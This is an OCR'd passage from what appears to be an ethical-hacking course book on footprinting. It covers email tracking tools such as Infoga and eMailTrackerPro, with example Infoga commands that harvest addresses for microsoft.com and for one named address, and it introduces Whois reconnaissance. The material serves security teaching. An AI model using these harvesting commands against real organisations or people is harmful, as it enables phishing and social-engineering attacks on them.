5	38. [redacted]		[America]
6	154 [redacted]	te0-3-0-5.rcr21.tpa01.atlas.cogen	Tampa, FL, USA
7	154 [redacted]	be2320.ccr22.mia01.atlas.cogent	Miami, FL, USA
8	154 [redacted]	be2027.ccr22.mia03.atlas.cogent	Miami, FL, USA
9	154 [redacted]	level3.mia03.atlas.cogentco.com	Miami, FL, USA

You are on day 1 of a 15 day trial. To apply a licence Click here or for purchase information Click here

http://www.emailtrackerpro.com

Email Tracking Tools

Email tracking tools such as eMailTrackerPro, Infoga, Mailtrack, and PoliteMail allow an attacker to track an email and extract information such as sender identity, mail server, sender's IP address, location, and so on. These tools send notifications automatically when the recipients open the mail and provide status information about whether the email was successfully delivered or not. Attackers use the extracted information to attack the target organization's systems by sending malicious emails.

- **Infoga**

  Source: *https://github.com*


  Infoga is a tool used for gathering email account information (IP, hostname, country, etc.) from different public sources (search engines, pgp key servers, and Shodan), and it checks if an email was leaked using the haveibeenpwned.com API. For example, the command

  `python infoga.py --domain microsoft.com --source all --breach -v 2 --report ../microsoft.txt`

  will retrieve all the publicly available email addresses related to the domain microsoft.com along with email account information.

  `python infoga.py --info m4ll0k@protonmail.com --breach -v 3 --report ../m4ll0k.txt`

  The above command will retrieve email account information for a specified email address.




```
┌─[✗]─[attacker@parrot]─[~/Infoga]
└──╼ $python infoga.py --domain microsoft.com --source all --breach -v 2
--report ../microsoft.txt
----------------------------------------
-==[ Infoga - Email OSINT
-==[ Momo (m4ll0k) Outaadi
-==[ https://github.com/m4ll0k

----------------------------------------

[*] Searching "microsoft.com" in Ask...
[i] Found 0 emails in Ask
[*] Searching "microsoft.com" in Baidu...
[i] Found 4 emails in Baidu
[*] Searching "microsoft.com" in Bing...
[i] Found 0 emails in Bing
[*] Searching "microsoft.com" in DogPile...
[i] Found 0 emails in Dogpile
[*] Searching "microsoft.com" in Exalead...
[*] Searching "microsoft.com" in Google...
[i] Found 1 emails in Google
[*] Searching "microsoft.com" in PGP...
[i] Found 0 emails in PGP
[*] Searching "microsoft.com" in Yahoo...
[i] Found 1 emails in Yahoo
```

Figure 2.64: Screenshot showing various options of Infoga

- **eMailTrackerPro**

  Source: *http://www.emailtrackerpro.com*

  As shown in the screenshot, attackers use eMailTrackerPro to analyze email headers and extract information such as the sender's geographical location, IP address, and so on. It allows an attacker to review the traces later by saving past traces.


eMailTrackerPro v10.0b Advanced Edition. Trial day 1 of 15
File
Help
My Inbox
My Trace Reports
View
Trace Headers
Trace Address
New Email Trace
Email Accounts
Settings
Export Rules
Trial Edition
Configure
Home
Subject: Please verify...
New Trace
View Report
Map
America
Table
Network Whois
Domain Whois
Email Header

The trace is complete, the information found is displayed on the right

Email Summary

From: [redacted].com
To: [redacted]@gmail.com
Date: [redacted] 09:34:44 +0000 (UTC)
Subject: Please verify your SecurityTrails account
Location: [America]

Misdirected: Yes (Possibly spam)
Abuse Address: abuse@sendgrid.com
Abuse Reporting: To automatically generate an email abuse report click here
From IP: [redacted]
Header Analysis:
A time stamp claimed to be added by a server along the emails route is not valid. This is a mistake by the spammer that means a header in this email is fake.

System Information:

- There is no SMTP server running on this system (the port is closed)

#	Hop IP	Hop Name	Location
1	10.[redacted]		
2	172[redacted]		
3	192[redacted]		
4	103[redacted]		[Europe]
5	38.[redacted]		[America]
6	154[redacted]	te0-3-0-5.rcr21.tpa01.atlas.cogen	Tampa, FL, USA
7	154[redacted]	be2320.ccr22.mia01.atlas.cogent	Miami, FL, USA
8	154[redacted]	be2027.ccr22.mia03.atlas.cogent	Miami, FL, USA
9	154[redacted]	level3.mia03.atlas.cogentco.com	Miami, FL, USA

You are on day 1 of a 15 day trial. To apply a licence Click here or for purchase information Click here

Figure 2.65: Screenshot of eMailTrackerPro

LO#07: Use Different Techniques for Whois Footprinting

Whois Footprinting

Gathering network-related information such as "Whois" information about the target organization is important when planning an attack. In this section, we will discuss Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information. Whois footprinting focuses on how to perform a Whois lookup, analyze the Whois lookup results, and find IP geolocation information, as well as the tools used to gather Whois information.

Whois Lookup

Whois databases are maintained by **Regional Internet Registries** and contain **personal information of domain owners**

Whois query returns

- Domain name details
- Contact details of domain owners
- Domain name servers
- NetRange
- When a domain was created
- Expiry records
- Last updated record


Information obtained from Whois database assists an attacker to

- Gather personal information that assists in social engineering
- Create a map of the target organization's network
